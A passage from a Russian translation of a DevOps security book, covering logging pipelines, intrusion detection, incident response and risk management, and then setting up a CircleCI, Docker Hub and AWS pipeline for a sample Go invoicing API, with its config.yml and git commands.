В свободное время инженеры по безопасности любят играть в игры. Одной из наших любимых игр в середине 2000-х годов была такая: мы устанавливали виртуальную машину с Windows XP с неисправленными уязвимостями, подключаем ее непосредственно к Интернету (без брандмауэра, антивируса или прокси) и ждали. Догадаетесь, сколько приходилось ждать, пока ее взломают?

Сканеры, которыми управляли создатели вредоносных программ, быстро обнаруживали систему и высылали одно из множества средств, к воздействию которых была уязвима операционная система Windows XP. За несколько часов ее взламывали, и открывалась лазейка для обхода системы безопасности, чтобы внедрить еще большее количество вирусов и наводнить ими ОС. Наблюдать за этим было забавно, но более замечательным было то, что мы получали важный урок: все системы, имеющие выход в Интернет, в конечном счете будут взломаны — без исключений.

Управление популярным сервисом в сети общего доступа, по сути, аналогично эксперименту с Windows XP: сканер его точно так же обнаружит и попытается взломать. Хакер может атаковать отдельных пользователей, пытаясь угадать их пароли, или вывести из строя сервис и потребовать выкуп, или внедриться через уязвимость в инфраструктуре и достичь уровня данных, чтобы извлечь информацию.

В современных организациях используются довольно сложные и разнообразные приложения, и защитить все их аспекты, заплатив за это разумную цену, зачастую не представляется возможным. Команды по обеспечению безопасности должны выстраивать приоритеты. Грамотный подход к мониторингу и реагированию на атаки состоит из трех компонентов:

- ❑ журналирования и выявления нарушений;
- ❑ обнаружения вторжений;
- ❑ реагирования на инциденты.

Организации, которые могут внедрить все три компонента, будут подготовлены к вторжению. Кратко рассмотрим каждую из этих составляющих.

Журналирование и обнаружение нарушений

Любой компании необходимо создавать, хранить и анализировать журналы. Разработчикам и специалистам по эксплуатации они необходимы для наблюдения за состоянием сервисов. Менеджеры продуктов используют их для оценки популярности функционала или посещаемости. С точки зрения безопасности мы будем преследовать две цели:

- ❑ обнаружение аномалий в безопасности;
- ❑ предоставление возможностей для проведения экспертизы при расследовании инцидентов.

Было бы идеально постоянно собирать данные в журналы и анализировать их, но это осуществимо лишь в редких случаях. Огромные объемы данных хранить непрактично. В части II книги я расскажу о том, как выбирать журналы для анализа командой по безопасности и сосредоточить усилия на специфичных областях DevOps-конвейера.

Мы изучим концепцию *конвейера журналирования* для обработки и концентрации событий журналов из различных источников. Конвейеры журналирования — мощный инструмент, так как они предоставляют единый канал, в котором можно обнаруживать аномалии. Проще работать с этой моделью, чем просить каждый компонент выявлять вторжения самостоятельно, но реализовать ее в большой среде может быть затруднительно. Обзор ключевых компонентов конвейера журналирования, о которых я расскажу более детально в главе 7, сделан на рис. 1.6. В нем пять уровней.

- ❑ Уровень сбора для фиксирования событий журналов из различных компонентов инфраструктуры.
- ❑ Уровень потоковой передачи для захвата и перенаправления событий журналов.
- ❑ Уровень анализа, с помощью которого можно изучить содержимое журналов, обнаружить вторжения и поднять тревогу.
- ❑ Уровень хранения для архивации журналов.
- ❑ Уровень доступа, позволяющий предоставить специалистам по эксплуатации и разработчикам доступ к журналам.

Мощный конвейер журналирования обеспечивает команду по безопасности основной функциональностью, необходимой для наблюдения за инфраструктурой. В главе 8 я расскажу о том, как выстроить целостный уровень анализа в конвейере журналирования, и продемонстрирую различные техники, полезные для мониторинга систем и приложений. Это заложит основы для работы с обнаружением вторжений в главе 9.




Рис. 1.6. Конвейер журналирования реализует стандартный канал, в котором анализируются и хранятся события, происходящие в инфраструктуре

Обнаружение вторжений

Вторгаясь в инфраструктуру, атакующие обычно выполняют четыре шага.

1. Отправляют полезную нагрузку на целевые серверы. Полезная нагрузка — это некий небольшой бэкдорный скрипт или вредоносный код, который может быть загружен и выполнен, не привлекая внимания.
2. Развернутая полезная нагрузка связывается с источником для получения дальнейших инструкций с помощью канала контроля и управления (command-and-control, C2). C2-каналы могут принимать форму исходящего IRC-соединения, HTML-страниц, которые содержат особые ключевые слова, спрятанные в теле страницы, или DNS-запросов с командами, помещенными в текстовые записи.
3. Бэкдор выполняет все инструкции и пытается двигаться по горизонтали внутри сети, сканируя другие узлы и проникая в них, пока не достигнет цели, имеющей ценность.
4. Когда цель найдена, ее данные извлекают, чаще всего через канал, параллельный C2.

В главе 8 я объясню, как каждый из этих шагов может быть обнаружен бдительной командой по безопасности. Мы сосредоточимся на мониторинге и анализе сетевого трафика и событий системы с помощью следующих инструментов безопасности.

- ❑ *Система обнаружения вторжений (intrusion detection system, IDS).* На рис. 1.7 показано, как IDS может выявить C2-канал, постоянно анализируя копию сетевого трафика и применяя сложную логику к сетевым соединениям, чтобы обнаружить мошенническую активность. Системы IDS прекрасно подходят для исследования гигабайтов сетевого трафика в реальном времени, выявляя модели такой активности, и пользуются доверием множества команд по безопасности. Мы изучим, как их использовать в среде IaaS.



Рис. 1.7. Системы обнаружения вторжений могут обнаружить аномальные узлы, которые связываются с источником. При этом выявляются модели преступной активности и к исходящему трафику применяется статистический анализ

- ❑ *Контроль за соединениями.* Обеспечить анализ всего сетевого трафика, проходящего по инфраструктуре, не всегда реально. NetFlow предоставляет альтернативу отслеживанию сетевых соединений, журналируя их в конвейере. NetFlow — это замечательный способ контролировать активность сетевого уровня в среде IaaS, когда невозможно предоставить низкоуровневый доступ.
- ❑ *Контроль систем.* Контроль целостности реальных систем — замечательный способ отслеживания того, что происходит в инфраструктуре. В операционной системе Linux подсистема отслеживания в ядре может журналировать системные вызовы. Атакующие зачастую не учитывают этот тип журналирования при проникновении в системы, и отправка событий отслеживания в конвейер журналирования может помочь обнаружить вторжение.

Обнаружить вторжения сложно, зачастую для этого требуется тесное взаимодействие команд по безопасности и эксплуатации. При неправильном использовании эти системы могут потреблять ресурсы, предназначенные для управления сервисами среды эксплуатации. Вы увидите, как прогрессивный и консервативный подходы к обнаружению вторжений повышают эффективность их внедрения в DevOps.

Реагирование на инциденты

Возможно, самая напряженная ситуация, с которой может столкнуться организация, — это реагирование на проникновения. Нарушение безопасности создает хаос и вносит неопределенность, которая может серьезно пошатнуть стойкость даже самых стабильных компаний. В то время как команды инженеров борются за восстановление целостности систем и приложений, руководство занимается ликвидацией последствий и должно гарантировать бизнесу скорое восстановление нормальной эксплуатации.

В главе 10 я познакомлю вас с шестью фазами, которые организации должны пройти, реагируя на инциденты нарушения безопасности. Они перечислены далее.

- ❑ *Подготовка* — необходимо убедиться, что у вас имеется допустимый минимум процессов для действий после инцидентов.
- ❑ *Идентификация* — требуется быстро решить, является ли аномалия инцидентом нарушения безопасности.
- ❑ *Изоляция* — предотвратить дальнейшее проникновение.
- ❑ *Искоренение* — избавить организацию от угрозы.
- ❑ *Восстановление* — вернуть деятельность организации в нормальное состояние.
- ❑ *Извлечение уроков* — снова рассмотреть инцидент, чтобы сделать выводы.

Каждый случай нарушения безопасности уникален, и организации реагируют на них по-разному, что затрудняет формирование универсальных ответов на вопросы. В главе 10 мы рассмотрим практический пример реагирования на инцидент. В нем будет продемонстрировано, как обычная компания проходит через этот разрушительный процесс, как можно чаще используя техники DevOps.

1.3.3. Оценка рисков и усиление безопасности

Полноценная стратегия непрерывной безопасности выходит за рамки технических аспектов реализации управления безопасностью и реагирования на инциденты. Хотя их описание и дается на протяжении всей книги, человеческий фактор в непрерывной безопасности наиболее значим, когда речь идет об управлении рисками.

Оценка рисков

Многие инженеры и менеджеры представляют себе управление рисками в виде больших таблиц с цветными ячейками, которые сложены в папки входящих сообщений. Это, к сожалению, приводит к тому, что многие организации начинают избегать управления рисками. В части III книги я расскажу о том, как изменить такое отношение и сформировать рациональное и эффективное управление рисками в DevOps-организации.

Управление рисками связано с идентификацией и определением приоритетности проблем, угрожающих выживанию и развитию. Цветные ячейки в таблицах и правда могут помочь, но суть не в них. Верный подход к управлению рисками должен преследовать три цели.

- ❑ Оценивать риски следует в пределах небольших итераций, часто и быстро. Программы и инфраструктура постоянно меняются, и организация должна быть способна обсуждать риски сразу, а не с недельной задержкой.
- ❑ Автоматизируйте! Это DevOps, и исполнение задач вручную должно быть исключением, а не правилом.
- ❑ Требуйте, чтобы вся организация участвовала в обсуждении рисков. Создание безопасных продуктов и поддержание безопасности — это командная работа.

Фреймворк управления рисками, помогающий достичь всех этих целей, представлен в главе 11. При правильной реализации он может стать действительно полезным приобретением для организации и превратиться в один из основных компонентов жизненного цикла продукта, который вся организация будет ценить и использовать.

Тестирование безопасности

Еще одним основным преимуществом зрелой программы безопасности является способность оценивать состояние регулярного тестирования безопасности. В главе 12 мы изучим три важные области успешной стратегии тестирования, которые помогут укрепить защиту организации.

- ❑ Оценка безопасности приложений и инфраструктуры изнутри с использованием таких техник безопасности, как сканирование уязвимостей, фаззинг (fuzzing), статический анализ кода или контроль конфигурации. Мы обсудим различные техники, которые можно внедрить в CI/CD-конвейер и превратить в часть

жизненного цикла разработки программ (Software Development Lifecycle, SDLC) в стратегии DevOps.

- ❑ Использование услуг сторонних фирм для проверки безопасности основных сервисов. При правильно заданных целях внешние проверки безопасности могут принести организации большую пользу, а программам безопасности — свежие идеи и новые перспективы. Мы обсудим, как эффективно задействовать внешние проверки и «красные команды» и наилучшим образом использовать их среды.
- ❑ Запуск программы премирования за отлов неисправностей. DevOps-организации часто используют открытые источники и отправляют большие объемы кода в общий доступ. Это замечательные ресурсы для независимых исследователей безопасности, которые за несколько тысяч долларов протестируют ваши приложения и отчитаются о выявленных проблемах.

Совершенствование программы непрерывной безопасности занимает годы, но приложенные усилия приводят к тому, что команды по безопасности становятся неотъемлемой частью стратегии продукта в организации. В главе 13 мы завершим эту книгу рассуждением о том, как реализовать успешную программу безопасности за три года. Тесное взаимодействие между командами, правильное реагирование на нарушение безопасности и техническое наставничество помогают командам по безопасности обрести доверие коллег, чтобы иметь возможность полноценно поддерживать безопасность для клиентов. По сути, успешная стратегия непрерывной безопасности связана с максимальным сближением специалистов по безопасности, обладающих определенными инструментами и знаниями, с остальными DevOps-командами.

Резюме

- ❑ Чтобы по-настоящему защитить клиентов, команды по безопасности должны внедряться в продукт и работать в тесном взаимодействии с разработчиками и специалистами по эксплуатации.
- ❑ Безопасность на основе тестирования, мониторинг и реагирование на атаки, а также усиление безопасности — три фазы, которые ведут организацию к успешной реализации стратегии непрерывной безопасности.
- ❑ Традиционные техники безопасности, такие как сканирование уязвимостей, обнаружение вторжений и мониторинг журналов, должны быть приспособлены для DevOps-конвейера.

Часть I

Пример применения уровней безопасности к простому DevOps-конвейеру

В части I мы выстроим небольшую DevOps-среду для управления почти не защищенным веб-приложением. Наш конвейер пронизан дырами, которые мы будем закрывать на всех уровнях — приложения, инфраструктуры, каналов взаимодействия и развертывания. Перед нами поставлена задача послойного внедрения безопасности, при котором мы будем извлекать пользу из автоматизированного тестирования, представленного в концепции безопасности на основе тестирования из главы 1.

Безопасность — это путешествие. Создание собственного конвейера в главе 2 представит вам различные проблемы, с которыми обычно сталкиваются организации, и положит начало обсуждению внедрения безопасности в CI/CD-конвейер. В главе 3 мы обратимся к уровню приложения и порассуждаем о типичных атаках на веб-приложения и способах проверки и защиты от них. В главе 4 сосредоточимся на уровне инфраструктуры и обсудим техники защиты облачных данных. В главе 5 реализуется HTTPS для защиты каналов взаимодействия между конечными пользователями и вашей инфраструктурой. И наконец, глава 6 рассказывает о безопасности конвейера развертывания и методах, обеспечивающих целостность кода, начиная с поставки разработчиками и заканчивая выпуском в среду эксплуатации.

По завершении части I ваша среда, обладающая целостной безопасностью, будет готова для части II, где мы обсудим внешние атаки.

Выстраивание базового DevOps-конвейера

В этой главе

- Настройка CI-конвейера для приложения `invoicer`.
- Развертывание `invoicer` в AWS.
- Определение областей в DevOps-конвейере, на безопасность которых необходимо обратить внимание.

В главе 1 я описал многообещающую стратегию безопасности и рассказал, почему безопасность должна быть неотъемлемой частью продукта. Чтобы осмыслить безопасность в DevOps, мы сначала должны понять, как приложения выстраиваются, развертываются и эксплуатируются в DevOps. В данной главе мы проигнорируем безопасность и сосредоточимся на построении полностью функционирующего DevOps-конвейера, чтобы понять техники DevOps и приблизиться к стадии обсуждения безопасности в главах 3–5.

DevOps скорее раскрывает концепции, идеи и рабочие процессы, нежели рекомендует какую-то определенную технологию. Стандарта в DevOps вполне может и не быть, но есть распространенные шаблоны способов реализации. В этой главе мы рассмотрим частный пример применения этих шаблонов — `invoicer`, небольшой веб-API, который управляет приходными счетами с помощью множества конечных точек HTTP. Он написан на Go, и его исходный код доступен на <https://securing-devops.com/ch02/invoicer>.

2.1. Реализация схемы

Мы хотим управлять `invoiceer` и эксплуатировать его в DevOps-манере. Для того чтобы этого добиться, предпримем в CI, CD и IaaS различные шаги, которые позволят нам быстро выпускать и разворачивать новые версии программы для пользователей. Цель — пройти путь от отправки модификаций к разворачиванию в среде эксплуатации менее чем за 15 минут, по большей части прибегая к автоматизированным процессам. Конвейер, который вы выстроите (рис. 2.1), состоит из шести шагов.

1. Разработчик пишет модификацию и публикует ее в репозитории на ветви функциональностей.
2. Выполняются автоматизированные тесты на приложении.
3. Коллега разработчика проверяет модификацию и выполняет ее слияние с основной ветвью в репозитории кода.
4. Новая версия приложения автоматически собирается и упаковывается в контейнер.
5. Контейнер публикуется в открытом каталоге.
6. Инфраструктура среды эксплуатации получает контейнер из каталога и разворачивает его.




Рис. 2.1. Полный CI/CD/IaaS-конвейер для размещения `invoiceer` состоит из шести шагов, после выполнения которых модификация передается в развернутое приложение

Для выстраивания этого конвейера потребуется внедрение нескольких компонентов, обеспечивающих взаимодействие. Вашей среде понадобится следующее.

- ❑ *Репозиторий исходного кода.* Существуют бесплатные и коммерческие решения для управления исходным кодом: Bitbucket, Beanstalk, GitHub, GitLab, SourceForge и т. д. На момент написания книги популярен GitHub, который мы и будем использовать для размещения кода `invoice`.
- ❑ *CI-платформа.* И снова вариантов уйма: Travis CI, CircleCI, Jenkins, GitLab и т. д. В зависимости от своих потребностей и среды вы сможете выбрать подходящую CI-платформу. В этом примере используем CircleCI, так как она без труда интегрируется с GitHub и позволяет поддерживать SSH-доступ для сборки экземпляров, что пригодится для отладки шагов сборки.
- ❑ *Репозиторий контейнера.* Мир контейнеров быстро развивается, но Docker — признанный стандарт на время написания книги. Мы будем использовать репозиторий, предоставленный Docker Hub на hub.docker.com.
- ❑ *Поставщик IaaS.* Google Cloud Platform и Amazon Web Services (AWS) — самые популярные поставщики IaaS на момент написания книги. Некоторые организации предпочитают самостоятельно размещать свои IaaS и обращаются к таким решениям, как Kubernetes или OpenStack, для реализации уровня управления на собственном оборудовании (заметьте, что Kubernetes может быть использован также поверх EC2-экземпляров в AWS). В этой книге я задействую AWS, так как это наиболее востребованная и зрелая IaaS из имеющихся на рынке.

Подведем итоги выбора инструментов: код размещается на GitHub, из него производится вызов CircleCI, когда высылаются модификации. CircleCI собирает приложение в контейнер и отправляет его на Docker Hub. AWS запускает инфраструктуру и получает новые контейнеры из Docker Hub, чтобы обновить среду эксплуатации до последней версии. Просто и элегантно.

Каждая среда уникальна

Вряд ли среда в вашей организации идентична использованной в книге, и некоторые из более специфических мер безопасности нельзя будет применить непосредственно к инструментам, с которыми работаете вы. Это ожидаемо, и я раскрываю концепции безопасности на особенных реализациях, чтобы вы могли поместить их в свою среду без больших проблем.

К примеру, применение GitHub, Docker или AWS может сбить с толку, если в вашей организации используются другие инструменты. Я рассматриваю их в качестве инструментов обучения, чтобы объяснить техники DevOps. Относитесь к этой главе как к лаборатории для изучения концепций и экспериментов с ними. Эти концепции вы сможете реализовать на наиболее подходящей для вас платформе.

Помните, что даже традиционные инфраструктуры могут воспользоваться преимуществом от применения современных техник DevOps при самостоятельной сборке точно

таких же CI/CD/IaaS-конвейеров, как и у сторонних инструментов. Когда вы меняете технологию, меняются также инструменты и терминология, но общие концепции, в частности в безопасности, остаются прежними.

Этот конвейер применяет бесплатные инструменты и сервисы, по крайней мере в течение времени, достаточного для обучения. Предоставленные код и листинги вы можете копировать и воспроизводить, чтобы собрать свой конвейер. Настройка собственной среды будет отличным сопровождением чтения данной главы.

2.2. Репозиторий кода: GitHub

Перейдя на <https://securing-devops.com/ch02/invoicer>, вы будете перенаправлены на GitHub-репозиторий `invoicer`. В этом репозитории размещены исходный код приложения `invoicer` и скрипты, которые упрощают настройку инфраструктуры. Если вы хотите добавить собственную версию конвейера, создайте *ответвление* (fork) репозитория в своем аккаунте (при этом в ваше собственное пространство скопируются также все Git-файлы) и следуйте инструкциям, приведенным в файле `README`, чтобы настроить среду. В этой главе описываются подробности, необходимые для того, чтобы поднять и запустить свою среду, некоторые из них автоматизируются при помощи скриптов, размещенных в репозитории.

2.3. CI-платформа CircleCI

В данном разделе вы настроите CircleCI для выполнения тестов и сборки Docker-контейнера в ходе применения изменений к `invoicer`. Листинг в этом разделе применим к CircleCI, но концепция использования CI-платформы для тестирования и сборки приложения является общей и ее можно с легкостью воспроизвести на других CI-платформах.

Репозитории кода и CI-платформы, такие как GitHub и CircleCI, реализуют концепцию под названием «*веб-хуки*» для рассылки уведомлений. Когда в репозиторий кода вносятся изменения, веб-хук отправляет уведомление на веб-адрес, размещенный CI-платформой. В теле уведомления содержится информация об изменениях, которую CI-платформа использует для выполнения задач.

Когда вы входите в CircleCI с помощью своего аккаунта GitHub, CircleCI просит у вас разрешения производить действия от имени GitHub-аккаунта. Одним из этих действий будет автоматическая настройка веб-хука в GitHub-репозитории `invoicer` для уведомления CircleCI о новых событиях. Результат автоматической настройки веб-хука в GitHub показан на рис. 2.2.

Веб-хук используется на шагах 2 и 4 на рис. 2.1. Каждый раз, когда GitHub необходимо уведомить CircleCI об изменениях, GitHub отправляет уведомление на `circleci.com`. CircleCI получает уведомление и запускает сборку `invoicer`. Простота

техники веб-хуков объясняет ее распространенность в службах интерфейсов, управляемых различными сущностями.




Рис. 2.2. Веб-хук между GitHub и CircleCI автоматически создается в репозитории `invoice` для запуска сборки программы при внесении изменений

Примечание по поводу безопасности

GitHub имеет продуманную модель предоставления прав доступа, которая позволяет пользователям назначать права сторонним приложениям, несмотря на то что CI-платформы хотят иметь права доступа к чтению и записи во всех репозиториях пользователя. В главе 6 мы обсудим, как использовать аккаунт с ограниченными привилегиями и контролировать ваши права доступа, вместо того чтобы использовать вашего пользователя с широкими привилегиями для интегрирования с CI-платформой.

Файл конфигурации `config.yml` (рис. 2.3) расположен в репозитории приложения. Он написан в формате YAML и настраивает CI-среду для выполнения особых задач при каждом изменении, зафиксированном в GitHub. В частности, вы настроите CircleCI для тестирования и компиляции приложения `invoice`, чтобы затем собрать и отправить Docker-контейнер, который позднее развернете в AWS-среде.




Рис. 2.3. Конфигурация CircleCI содержится в каталоге `.circleci` в репозитории приложения

ПРИМЕЧАНИЕ

YAML — это язык сериализации данных, обычно используемый для настройки приложений. По сравнению с такими форматами, как JSON или XML, YAML представлен в более понятной человеку форме.

Далее полностью показан файл конфигурации CircleCI (листинг 2.1). Вы можете заметить, что некоторые его части представлены операциями командной строки, в то время как другие — это параметры, присущие CircleCI. Большинство CI-платформ позволяют операторам указывать операции командной строки, поэтому они прекрасно подходят для выполнения частных задач.

Некоторые части этого файла могут показаться непонятными, особенно про Docker и Go. Пока что пропускайте их (мы вернемся к ним позже) — сосредоточьтесь на идее конфигурационного файла. Как показано в этом листинге, его синтаксис декларативный. Это подобно тому, как если бы мы писали сценарий оболочки, выполняющий точно такие же операции.

Листинг 2.1. Файл config.yml настраивает CircleCI для приложения

```
version: 2
jobs:
  build:
    working_directory:
      ↗ /go/src/github.com/Securing-DevOps/invoicer-chapter2
  docker:
    - image: circleci/golang:1.8
  steps:
    - checkout
    - setup_remote_docker

- run:
  name: Setup environment
  command: |
    gb="/src/github.com/${CIRCLE_PROJECT_USERNAME}";
    if [ ${CIRCLE_PROJECT_USERNAME} == 'Securing-DevOps' ]; then
      dr="securingdevops"
    else
      dr=$DOCKER_USER
    fi
    cat >> $BASH_ENV << EOF
    export GOPATH_HEAD="$(echo ${GOPATH}|cut -d ':' -f 1)"
    export GOPATH_BASE="$(echo ${GOPATH}|cut -d ':' -f 1){gb}"
    export DOCKER_REPO="$dr"
    EOF

- run: mkdir -p "${GOPATH_BASE}"
- run: mkdir -p "${GOPATH_HEAD}/bin"

- run:
  name: Testing application
```

Настраивает рабочую папку для сборки Docker-контейнера приложения

Объявляет среду, в которой будет выполняться работа

Переменные окружения, необходимые для сборки приложения

Выполняет модульное тестирование приложения

```
command: |
  go test \
  github.com/${CIRCLE_PROJECT_USERNAME}/${CIRCLE_PROJECT_REPONAME}
```

При внесении изменений в основную ветку
производится сборка Docker-контейнера приложения

Собирает двоичное
представление приложения

- deploy:

Производит вход в сервис Docker Hub

```
command: |
  if [ "${CIRCLE_BRANCH}" == "master" ]; then
    docker login -u ${DOCKER_USER} -p ${DOCKER_PASS};
    go install --ldflags '-extldflags "-static"' \
    github.com/${CIRCLE_PROJECT_USERNAME}/${CIRCLE_PROJECT_REPONAME};
    mkdir bin;
    cp "$GOPATH_HEAD/bin/${CIRCLE_PROJECT_REPONAME}" bin/invoicer;
    docker build -t ${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME} .;
    docker images --no-trunc | awk '/^app/ {print $3}' | \
    sudo tee ${CIRCLE_ARTIFACTS}/docker-image-shasum256.txt;
    docker push ${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME};
  fi
```

Собирает контейнер приложения
с применением Dockerfile

Отправляет контейнер в Docker Hub

Файл конфигурации должен храниться в репозитории кода. Если он существует, CircleCI станет использовать его инструкции, чтобы выполнять действия, когда от GitHub придет уведомление веб-хука. Для начала добавьте конфигурационный файл из листинга 2.1 в ветвь функциональностей в Git-репозитории и отправьте ее в GitHub (листинг 2.2).

Листинг 2.2. Создание Git-ветви функциональностей с модификацией добавления конфигурации CircleCI

Создает Git-ветку функциональностей

```
$ git checkout -b featbr1
$ git add .circleci/config.yml
$ git commit -m "initial circleci conf"
$ git push origin featbr1
```

Добавляет в ветку config.yml

Отправляет изменения
в репозиторий кода

Что такое запрос на включение

«Запрос на включение» — это термин, распространенный в GitHub, который обозначает запрос перемещения изменений из одной ветви в другую. Обычно он применяется для перемещения изменений из ветви функциональностей в основную. Запрос на включение открывается, когда разработчик отправляет модификацию на проверку. С появлением запросов на включение веб-хуки запускают автоматизированные тесты в CI (см. шаг 2 на рис. 2.1), и коллеги проверяют предложенную модификацию перед тем, как дать согласие на слияние (см. шаг 3 на рис. 2.1).

На рис. 2.4 показан пользовательский интерфейс запроса на включение в GitHub, ожидающий завершения тестов в CircleCI. CircleCI получает копию ветви функциональностей, считывает конфигурацию в `config.yml` и выполняет все шаги для сборки и тестирования приложения.




Рис. 2.4. Веб-интерфейс запроса на включение в GitHub демонстрирует статус выполнения тестов в CircleCI. Тесты в процессе выполнения желтые, они становятся зелеными, если CircleCI успешно справился, и красными при обнаружении неудачных результатов

Заметьте, что в соответствии с конфигурацией будут запущены только модульные тесты, которые выполняются как часть команды `go test`. Раздел `deploy` в конфигурации станет исполняться только тогда, когда запрос на включение будет одобрен, а код слит с основной ветвью.

